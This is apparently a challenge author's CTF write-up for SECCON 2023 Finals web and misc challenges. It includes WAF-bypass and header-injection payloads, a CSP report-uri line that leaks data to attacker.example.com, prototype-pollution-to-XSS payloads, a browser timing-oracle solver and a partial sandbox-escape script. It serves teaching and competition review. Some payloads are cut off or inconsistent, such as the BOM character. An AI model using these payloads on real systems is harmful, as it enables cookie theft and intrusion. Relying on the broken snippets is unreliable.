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Content

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I wrote 4 web challenges and 1 misc challenge for SECCON CTF 2023 Finals. I hope you enjoyed the CTF and want to read your feedback and writeups.





My challenges:

| Challenge | Category | Intended Difficulty | Solved / 12 (International) | Solved / 12 (Domestic) |
 Keywords | | babywaf | web | warmup | 8 | 4 | WAF bypass | | | cgi-2023 | web | medium | 5
 | 2 | XS-Leak, SRI | | | LemonMD | web | medium | 2 | 1 | Islands Architecture | | | DOMLeakify

| web | hard | 1 | 0 | CSSi on style attributes | | | whitespace.js | misc | easy | 2 | 2 | JavaScript sandbox | |

I added the source code and author's solvers to [my-ctf-challenges](#) repository.

- International: 8 solved / 12
- Domestic: 4 solved / 12
- Source code: https://github.com/arkark/my-ctf-challenges/tree/main/challenges/202312_SECCON_N_CTF_2023_Finals/web/babywaf

Description:

Do you want a flag? - Challenge: `http://babywaf.{int,dom}.secon.games:3000` `babywaf.tar.gz`

If you click a button "Click me!", you can get a flag emoji



There are two services `proxy` and `backend` :

services:

proxy:

build: ./proxy

restart: unless-stopped

ports:

- 3000:3000

backend:

build: ./backend

restart: unless-stopped

environment:

- FLAG=SECCON{dummy}

backend/index.js

```
const express = require("express");

const fs = require("fs/promises");

const app = express();

const PORT = 3000;

const FLAG = process.env.FLAG ?? console.log("No flag") ?? process.exit(1);

app.use(express.json());

app.post("/", async (req, res) => {

  if ("givemeflag" in req.body) {

    res.send(FLAG);

  } else {

    res.status(400).send(" ");

  }

});

app.get("/", async (_req, res) => {

  const html = await fs.readFile("index.html");

  res.type("html").send(html);

});

app.listen(PORT);
```

If you can send a JSON containing a key `givemeflag` (e.g. `{"givemeflag": true}`) to `backend`, you will get the flag.

proxy/index.js

```

const app = require("fastify");

const PORT = 3000;

app.register(require("@fastify/http-proxy"), {

  upstream: "http://backend:3000",

  preValidation: async (req, reply) => {

    try {

      const body =

        typeof req.body === "object" ? req.body : JSON.parse(req.body);

      if ("givemeflag" in body) {

        reply.send(" ");

      }

    } catch {}

  },

  replyOptions: {

    rewriteRequestHeaders: (_req, headers) => {

      headers["content-type"] = "application/json";

      return headers;

    },

  },

});

app.listen({ port: PORT, host: "0.0.0.0" });

```

However, the proxy server returns when it receives a JSON containing a key `givemeflag`.

You should make a JSON that satisfies the following conditions:

- The `backend` server, i.e. a JSON parser of Express, recognizes it as a JSON containing a key `givemeflag`.
- The `proxy` server fails to parse it as a JSON value at `JSON.parse(req.body)`.

In conclusion, the following JSON satisfies them where `\u0000` is a BOM:

```
\u0000{"givemeflag": true}
```

Web frameworks often allow JSON values to be added a BOM at the beginning. For example, Fastify and Express check a BOM at:

- Fastify: <https://github.com/fastify/secure-json-parse/blob/v2.7.0/index.js#L20-L23>
- Express: <https://github.com/ashtuchkin/iconv-lite/blob/v0.6.3/lib/bom-handling.js#L39-L40>

It is also mentioned on section 8.1 of RFC 8259:

Implementations MUST NOT add a byte order mark (U+FEFF) to the beginning of a networked-transmitted JSON text. In the interests of interoperability, implementations that parse JSON texts **MAY** ignore the presence of a byte order mark rather than treating it as an error. From: <https://datatracker.ietf.org/doc/html/rfc8259#section-8.1>

On the other hand, `JSON.parse` does not allow a BOM:

```
> JSON.parse('{"givemeflag": true}')
```

```
{ givemeflag: true }
```

```
> JSON.parse("\u0000{"givemeflag": true}')
```

```
Uncaught SyntaxError: Unexpected token ", {"givemeflag" is not valid JSON
```

```
import httpx

import os

BASE_URL = os.environ["WEB_BASE_URL"]

res = httpx.post(

    BASE_URL,

    headers={"Content-Type": "text/plain"},

    content='\uffeff{"givemeflag": true}',

)

print(res.text)
```

Some teams seemed to solve this challenge using deflate encoding with only ASCII characters. It is also a valid solution.

```
SECCON{**MAY**_in_rfc8259_8.1}
```

- International: 5 solved / 12
- Domestic: 2 solved / 12
- Source code: https://github.com/arkark/my-ctf-challenges/tree/main/challenges/202312_SECCON_CTF_2023_Finals/web/cgi-2023

Description:

CGI is one of the lost technologies. - Challenge: `http://cgi-2023.{int,dom}.secon.games:3000` -
Admin bot: `http://cgi-2023.{int,dom}.secon.games:1337` `cgi-2023.tar.gz`

The web server works with Apache HTTP Server.

`web/ctf.conf`

```
LoadModule cgid_module modules/mod_cgid.so

ServerName main

Listen 3000

ScriptAliasMatch / /usr/local/apache2/cgi-bin/index.cgi

AddHandler cgi-script .cgi

CGIDScriptTimeout 1

Header always set Content-Security-Policy "default-src 'none';"
```

It uses CGI and always adds CSP `default-src 'none';` to HTTP responses.

The CGI server is written in Go. It's very simple.

`web/main.go`

```
package main

import (

    "fmt"

    "net/http"

    "net/http/cgi"

    "strings"

)

func main() {

    http.HandleFunc("/", func(w http.ResponseWriter, r *http.Request) {

        if q := r.URL.Query().Get("q"); q != "" && !strings.Contains(strings.ToLower(q), "status") {

            fmt.Print(q)

        }

        flag, err := r.Cookie("FLAG")

        if err != nil {

            fmt.Fprint(w, "Hello gophers ")

        } else {

            fmt.Fprint(w, flag.Value)

        }

    })

    cgi.Serve(nil)

}
```

It returns the flag cookie in the response body. If a parameter `q` exists, it prints the value before `fmt.Fprint(w, flag.Value)`.

The bot implementation is as follows.

bot/bot.js

```
import puppeteer from "puppeteer";

const FLAG = process.env.FLAG ?? console.log("No flag") ?? process.exit(1);

const APP_HOST = "web";

const APP_PORT = "3000";

export const APP_URL = `http://${APP_HOST}:${APP_PORT}`;

if (!/^SECCON{[a-z_]+$/.test(FLAG) || FLAG.length > 18) {

  console.log("Bad flag");

  process.exit(1);

}

const sleep = async (msec) =>

  new Promise((resolve) => setTimeout(resolve, msec));

export const visit = async (url) => {

  console.log(`start: ${url}`);

  const browser = await puppeteer.launch({

    headless: "new",

    executablePath: "/usr/bin/google-chrome-stable",

    args: [

      "--no-sandbox",

      "--disable-dev-shm-usage",

      "--disable-gpu",

      '--js-flags="--noexpose_wasm"',

    ],
```

```

});

const context = await browser.createIncognitoBrowserContext();

try {

  const page = await context.newPage();

  await page.setCookie({

    name: "FLAG",

    value: FLAG,

    domain: APP_HOST,

    path: "/",

  });

  await page.goto(url, { timeout: 3 * 1000 });

  await sleep(60 * 1000);

  await page.close();

} catch (e) {

  console.error(e);

}

await context.close();

await browser.close();

console.log(`end: ${url}`);

};

```

From the implementation, the goal seems to steal the flag cookie with XS-Leak.

Obviously, you can perform header injection attacks for a parameter `q`.

If you access the following URL:

```
location = "http://localhost:3000?q=" +  
  
encodeURIComponent('Content-Type: text/html\n\n<h1>Injected</h1>')
```

The website will show:



Injected

Status: 200 OK Content-Type: text/plain; charset=utf-8 SECCON{dummy}

Is there a useful header that could be used for XS-Leaks?


My solution used Content-Security-Policy-Report-Only :

- <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy-Report-Only>

If the following header exists, a CSP error report is sent to the attacker server when the subresource integrity (SRI) check fails for style-src :

```
Content-Security-Policy-Report-Only: style-src 'sha256-...'; report-uri http://attacker.example.com
```

Now, consider the following URL:



where sha256-sUk0UQj8k0hBY6zv2BrvpRoV2OT8ywX8KXOsunsVi9U= is the integrity value of the following string:

Status: 200 OK

Content-Type: text/plain; charset=utf-8

SECCON{d

Then, the response body is as follows if the flag cookie is `FLAG=SECCON{dummy}` :

`<style>`Status: 200 OK

Content-Type: text/plain; `charset`=utf-8

SECCON{d

The SRI check will succeed, and the CSP error report won't be sent.

If the SRI check fails, the CSP error report will be sent. Thus, we can use the behavior as an oracle to perform XS-Leaks.

Here is my full exploit:

- https://github.com/arkark/my-ctf-challenges/tree/main/challenges/202312_SECCON_CTF_2023_Finals/web/cgi-2023/solver/

There were some unintended solutions:

- `Content-Security-Policy-Report-Only` + Lazy-loading iframe + Scroll to Text Fragment:
- Writeups by Pencake from HK Guesser:
- <https://hackmd.io/@IOKh9vO3ReOUWJgQcV1WPQ/ryFZXFFwp#cgi-2023>
- I was surprised that lazy loading affects the time when CSP errors occur.
- Bypassing `status` checks using `%0d` :
- Payload by Paul_Axe from More Smoked Leet Chicken:

```
GET /?q=s%0dstatus:103%20Early%20Hints%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Type:text/html%
```

- I added a check `!strings.Contains(strings.ToLower(q), "status")` to prevent solutions with `100 Continue` or `103 Early Hints` . However, the above solution succeeded to bypass it using `%0d`
- `Content-Security-Policy-Report-Only` with `'report-sample'` + utf-16 encoding:
- Payload by maple3142 from `${CyStick}` :

http://web:3000/?q=Content-Security-Policy-Report-Only:%20default-src%20%27report-sample%27%3B%20report-uri%20htt

- I knew 'report-sample' technique, but I thought it is invalid for this challenge because it can leak only the first 40 characters. The above solution used utf-16 encoding to increase the number of bytes that can be leaked.

SECCON{leaky_sri}

- International: 2 solved / 12
- Domestic: 1 solved / 12
- Source code: https://github.com/arkark/my-ctf-challenges/tree/main/challenges/202312_SECCON_CTF_2023_Finals/web/lemonmd

Description:

- Challenge: `http://lemonmd.{int,dom}.secon.games:3000` - Admin bot: `http://lemonmd.{int,dom}.secon.games:1337` `lemonmd.tar.gz`

This service provides a Markdown editor and shows the preview.

localhost:3000



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► Preview

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It's implemented with Fresh, which is a web framework for Deno:

- <https://fresh.deno.dev/>

Challenge files:

lemonmd

docker-compose.yml

bot

bot.js

Dockerfile

index.js

[package](#)-lock.json

[package](#).json

[public](#)

index.html

main.js

web

deno.json

dev.ts

Dockerfile

fresh.config.ts

fresh.gen.ts

islands

Editor.tsx

Preview.tsx

main.ts

README.md

routes

[id].tsx

_app.tsx

index.tsx

save.ts

utils

db.ts

redirect.ts

The goal is to get XSS to steal the flag cookie.

Fresh uses Islands Architecture, and the following article introduces how islands work in Fresh:

- [A Gentle Introduction to Islands - Deno](#)

A generated client-side script is as follows (formatted):

```
<script type="module" nonce="7a73a306c5994dcfae243e3c1f5f8a43">

import { deserialize } from "/_frsh/js/1b87d6604d1a2bf10bc74f6b5b3491b0b6bc5272/deserializer.js";

import { signal } from "/_frsh/js/1b87d6604d1a2bf10bc74f6b5b3491b0b6bc5272/signals.js";

const ST = document.getElementById("__FRSH_STATE").textContent;

const STATE = deserialize(ST, signal);

import { revive } from "/_frsh/js/1b87d6604d1a2bf10bc74f6b5b3491b0b6bc5272/main.js";

import editor_default from "/_frsh/js/1b87d6604d1a2bf10bc74f6b5b3491b0b6bc5272/island-editor.js";

import preview_default from "/_frsh/js/1b87d6604d1a2bf10bc74f6b5b3491b0b6bc5272/island-preview.js";

const propsArr = typeof STATE !== "undefined" ? STATE[0] : [];

revive({editor_default:editor_default,preview_default:preview_default,}, propsArr);

</script>
```

Fresh renders island components according to a JSON value of:

```
document.getElementById("__FRSH_STATE").textContent
```

So, if users can inject an HTML element with `id="__FRSH_STATE"`, it is possible to manipulate the rendering process and potentially change the behavior of the application.

web/islands/Preview.tsx

```
import type { Signal } from "@preact/signals";

import { render } from "$gfm";

interface PreviewProps {

  text: Signal<string>;

}

export default function Preview(props: PreviewProps) {

  return (

    <div

      class="markdown-body"

      dangerouslySetInnerHTML={{ __html: render(props.text.value) }}

    />

  );

}
```

`Preview` renders a parameter `text` as a Markdown content with [deno-gfm](#). The library prevents XSS attacks with [sanitize-html](#), but allows adding `id` attributes to some HTML elements:

- <https://github.com/denoland/deno-gfm/blob/0.2.5/mod.ts#L214-L219>

It means that you can manipulate the value of `PreviewProps` with an HTML element with `id="__FRSH_STATE"`.

For instance, if you input the following Markdown:

```
<h1 id="__FRSH_STATE">{"v":{"0":[{"text":{"_f":"s","v":"Successfully manipulated!"}}]}</h1>
```



```
<h1 id="__FRSH_STATE">{"v":{"0":{"text":{"_f":"s","v":"Successfully manipulated!"}}}}</h1>
```

► Preview

Save

Fresh recognizes `Successfully manipulated!` as a value of `text` and renders it:

Next, let's take a dive into the implementation of Fresh.

The source code of `deserialize` is as follows:

- <https://github.com/denoland/fresh/blob/1.6.1/src/runtime/deserializer.ts#L21-L63>

```

export function deserialize(

  str: string,

  signal?: <T>(a: T) => Signal<T>,

): unknown {

  const { v, r } = JSON.parse(str, reviver);

  const references = (r ?? []) as [string[], ...string[][]];

  for (const [targetPath, ...refPaths] of references) {

    const target = targetPath.reduce((o, k) => k === null ? o : o[k], v);

    for (const refPath of refPaths) {

      if (refPath.length === 0) throw new Error("Invalid reference");

      const parent = refPath.slice(0, -1).reduce(

        (o, k) => k === null ? o : o[k],

        v,

      );

      parent[refPath[refPath.length - 1]!] = target;

    }

  }

  return v;

}

```

There is no check for Prototype Pollution attacks. It means that you are free to pollute anything you want through the props manipulation of Step 1.

For instance, if you input the following Markdown:

```
<h1 id="__FRSH_STATE">{"v":{"bar":"foo"},"r":[[["bar"],["constructor","prototype","polluted"]]]}</h1>
```

localhost:3000



```
<h1 id="__FRSH_STATE">{"v":{"bar":"foo"},"r":[[["bar"],  
["constructor","prototype","polluted"]]]}</h1>
```

► Preview

Save

The `polluted` property is polluted to `"foo"` :

A screenshot of a web browser window. The address bar shows 'localhost:3000/35bcddb4-f52c-4bdf-ba55-a...'. The main content area displays a large JSON object:

```
{"v":{"bar":"foo"},"r":  
[[["bar"],  
["constructor","proto  
type","polluted"]]]}
```

. The right sidebar shows the 'Console' tab with one error: 'Uncaught TypeError: Cannot read properties of undefined (reading '0')'. The error stack trace includes 'main.js:1:4461', 'main.js:1:5222', 'main.js:1:5222', 'main.js:1:217', and '35bcddb4-f52c-4bdf-ba55-a...:1:20363'. Below the error, the console shows the command '> ({}).polluted' and the result '< 'foo''.

The rest work you should do is finding a PP gadget to enable XSS attacks.

My solution used a known PP gadget for sanitize-html:

- `{ }["*"] -> ["onerror"]`

- To allow `onerror` attribute for sanitization and enable XSS attacks.
- FYI: <https://research.securitum.com/prototype-pollution-and-bypassing-client-side-html-sanitizers/>

There seemed to be teams that polluted `disableHtmlSanitization` as a PP gadget:

- Writeups by icchy from `:()` (This is a team name):
- <https://gist.github.com/icchy/ace0030201354729e0f2beedb362733d>

Finally, the following Markdown causes XSS and leaks the flag cookie:

```
const text = `

# 


```

Here is my full exploit:

- https://github.com/arkark/my-ctf-challenges/tree/main/challenges/202312_SECCON_CTF_2023_Finals/web/lemonmd/solver/

SECCON{Do_not_m1x_HTML_injecti0n_and_I5lands_Archit3cture}

- International: 1 solved / 12
- Domestic: 0 solved / 12
- Source code: https://github.com/arkark/my-ctf-challenges/tree/main/challenges/202312_SECCON_CTF_2023_Finals/web/domleakify

Description:

NO LEAK, NO LIFE. - Challenge: `http://domleakify.{int,dom}.secon.games:3000` - Admin bot: `http://domleakify.{int,dom}.secon.games:1337` `domleakify.tar.gz`

This is a very simple XS-Leak challenge, but the intended difficulty is hard. The source code is as follows.

web/app.py

```
from flask import Flask, request, render_template

app = Flask(__name__)

@app.get("/")

def leakable():

    flag = request.cookies.get("FLAG", "SECCON{dummy}")[18]

    return render_template("index.html", flag=flag)
```

web/templates/index.html

```
<!doctype html>

<html>

<head>

  <title>DOMLeakify</title>

  <script src="https://cdn.jsdelivr.net/npm/dompurify@3.0.6/dist/purify.min.js"></script>

</head>

<body>

  <h1>DOMLeakify</h1>

  <div id="content"></div>

  <ul>

    {% for i in range(flag | length) %}

      {% set prefix = flag[:i+1] %}

      <li id="{{ prefix }}" class="{{ prefix }}">{{ prefix }}</li>

    {% endfor %}

  </ul>

  <script>

    (() => {

      const html = decodeURIComponent(location.hash.slice(1));

      if (html.length > 512) return;

      document.getElementById("content").innerHTML = DOMPurify.sanitize(html, {

        FORBID_TAGS: ["style"],

        FORBID_ATTR: ["loading"],
```

```
});  
  
})();  
  
</script>  
  
</body>  
  
</html>
```

← → ↺ 🏠 ⓘ http://localhost:3000

DOMLeakify

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The goal is to construct an oracle to leak the IDs of the prefixes.

Also, as an important fact, the admin bot works on **Firefox**:

```
const browser = await firefox.launch({  
  
  headless: true,  
  
  firefoxUserPrefs: {  
  
    "javascript.options.wasm": false,  
  
    "javascript.options.baselinejit": false,  
  
  },  
  
});
```

```
document.getElementById("content").innerHTML = DOMPurify.sanitize(html, {  
  
  FORBID_TAGS: ["style"],  
  
  FORBID_ATTR: ["loading"],  
  
});
```

This disallows `style` elements and `loading` attributes, which are often used for XS-Leak techniques. What can we do under the condition?

In conclusion, my solution used CSS injection on **style attributes**.

As far as I know, well-known CSS injection techniques always assume that users can inject content into **<style> elements**, not `style` attributes. However, the following approach enables to leak IDs using malicious style attributes.

The most important key of my solution is `-moz-element(#id)` :

- <https://developer.mozilla.org/en-US/docs/Web/CSS/element>

This is an experimental CSS function and currently only works on Firefox:

Browser compatibility

[Report problems with this compatibility data on GitHub](#) 


											
	Chrome 	Edge 	Firefox 	Opera 	Safari 	Chrome Android 	Firefox for Android 	Opera Android 	Safari on iOS 	Samsung Internet 	WebView Android 
<code>element()</code> 	 No	 No	 57 	 No	 No	 No	 60 	 No	 No	 No	 No
 4–28 (Released 2011-03-22)   Partial support  Implemented with the vendor prefix: <code>-moz-</code>  <code>-moz-element()</code> is limited to background-image and background.  29–56 (Released 2014-04-29)   Partial support  Implemented with the vendor prefix: <code>-moz-</code>  <code>-moz-element()</code> is limited to background-image, background, border-image and border-image-source.  57 (Released 2017-11-14)   Implemented with the vendor prefix: <code>-moz-</code>											

The CSS function renders an image generated from the HTML element whose ID is specified by the argument.

For instance, if you access the following URL on Firefox:

```
http://localhost:3000/#<div style="background-image: -moz-element(#SECCON\7b\64); height: 100px;"></div>
```


Firefox shows a `<div>` element that renders a background image generated from the element with `id="#SECCON{d"`:



Next, if you access the following URL on Firefox:

`http://localhost:3000/#<div style="background-image: -moz-element(#SECCON\\7b\\64); height: 100px;"></div>`

The `<div>` element does not render any background image because there is no element with `id="#SECCON{a"`:




Can we utilize this difference to construct an oracle? Yes.

Consider the following element:

```
<div style="
    background-image: -moz-element(#SECCON\7b\64);
    height: 1000px;
    transform: scale(200) translate(50%, 0%);
    filter: drop-shadow(8px 8px 8px blue);
"></div>
```


The style attribute applies graphical effects to the background image:



The process is very heavy. If you increase the values of `drop-shadow` , Firefox will be busy or crash
On the other hand, consider the following element:

```
<div style="
    background-image: -moz-element(#SECCON\7b\61);
    height: 1000px;
    transform: scale(200) translate(50%, 0%);
    filter: drop-shadow(8px 8px 8px blue);
"></div>
```

The `<div>` element does not render any background image and the rendering process is light:

A screenshot of a browser's address bar. The address bar shows a URL starting with 'localhost:3000/#' followed by a long, escaped CSS style attribute: '#<div style%3D"%0A%20%20 background-image%3A -moz-element(%23SECCON\7b\61)%3B%0A%20%20 height%3A 1000px%3B%0A%20%20 transform%3A scale(200) translate(50%,'. The browser interface includes back, forward, and refresh buttons on the left, and a star icon on the right.

DOMLeakify

Okay, it is possible to detect whether the element with a given ID exists or not using typical XS-Leak techniques to judge the busy state of the browser!

Therefore, using the oracle, it is also possible to leak one character of the flag cookie at a time from the beginning.

In my solver, the function used for the timing attack is like this:

```
const measure = async (prefix) => {

  const hex = [...prefix]

    .map((c) => "\\ " + c.charCodeAt(0).toString(16).padStart(2, "0"))

    .join("");

  const url = `${BASE_URL}#${encodeURIComponent(

    `<div style="background-image: -moz-element(#${hex}); height: 1000px; transform: scale(200) translate(50%, 0%); filter: invert(1);`

  )}`;

  const ws = [];

  ws.push(open(url));

  await Promise.all(ws.map((w) => wait(w)));

  await sleep(100);

  let start = performance.now();

  for (let i = 0; i < 3; i++) {

    ws.push(open(BASE_URL));

  }

  await Promise.all(ws.map((w) => wait(w)));

  const end = performance.now();

  for (const w of ws) {

    w.close();

  }

  return end - start;
```

```
};
```

Here is my full exploit:

- https://github.com/arkark/my-ctf-challenges/tree/main/challenges/202312_SECCON_CTF_2023_Finals/web/domleakify/solver/

This challenge was solved only by HK Guesser and the solution was unintended. However, it was a creative and interesting oracle using `autoplay` of `<video>` :

- Writeups by Pencake from HK Guesser:
- <https://hackmd.io/@IOKh9vO3ReOUWJgQcV1WPQ/ryFZXFFwp#DOMLeakify>

```
SECCON{attr_cssi}
```

- International: 2 solved / 12
- Domestic: 2 solved / 12
- Source code: https://github.com/arkark/my-ctf-challenges/tree/main/challenges/202312_SECCON_CTF_2023_Finals/misc/whitespace-js

Description:

Don't worry, this is not an esolang challenge. - Challenge: `http://whitespace-js.{int,dom}.secon.games:3000 whitespace-js.tar.gz`

This is a JavaScript sandbox challenge.

`sandbox/index.js`

```
app.post("/", async (req, res) => {

  const { expr } = req.body;

  const proc = await execFile("node", ["whitespace.js", expr], {

    timeout: 2000,

  }).catch((e) => e);

  res.send(proc.killed ? "Timeout" : proc.stdout);

});
```

sandbox/whitespace.js

```
const WHITESPACE = " ";

const code = [...process.argv[2].trim()].join(WHITESPACE);

if (code.includes("(") || code.includes(":")) {

  console.log("Do not call functions :(");

  process.exit();

}

try {

  console.log(eval(code));

} catch {

  console.log("Error");

}
```

The goal is to get RCE to read a flag file with an unknown name.

I expected many creative solutions by CTF players that love JavaScript. Actually, each team that solved this challenge used a different solution.

My solver is one example of solutions:

```

import httpx

import os

BASE_URL = os.environ["WEB_BASE_URL"]

def make_str(xs: str) -> str:

    ys = []

    for x in xs:

        if x == "(":

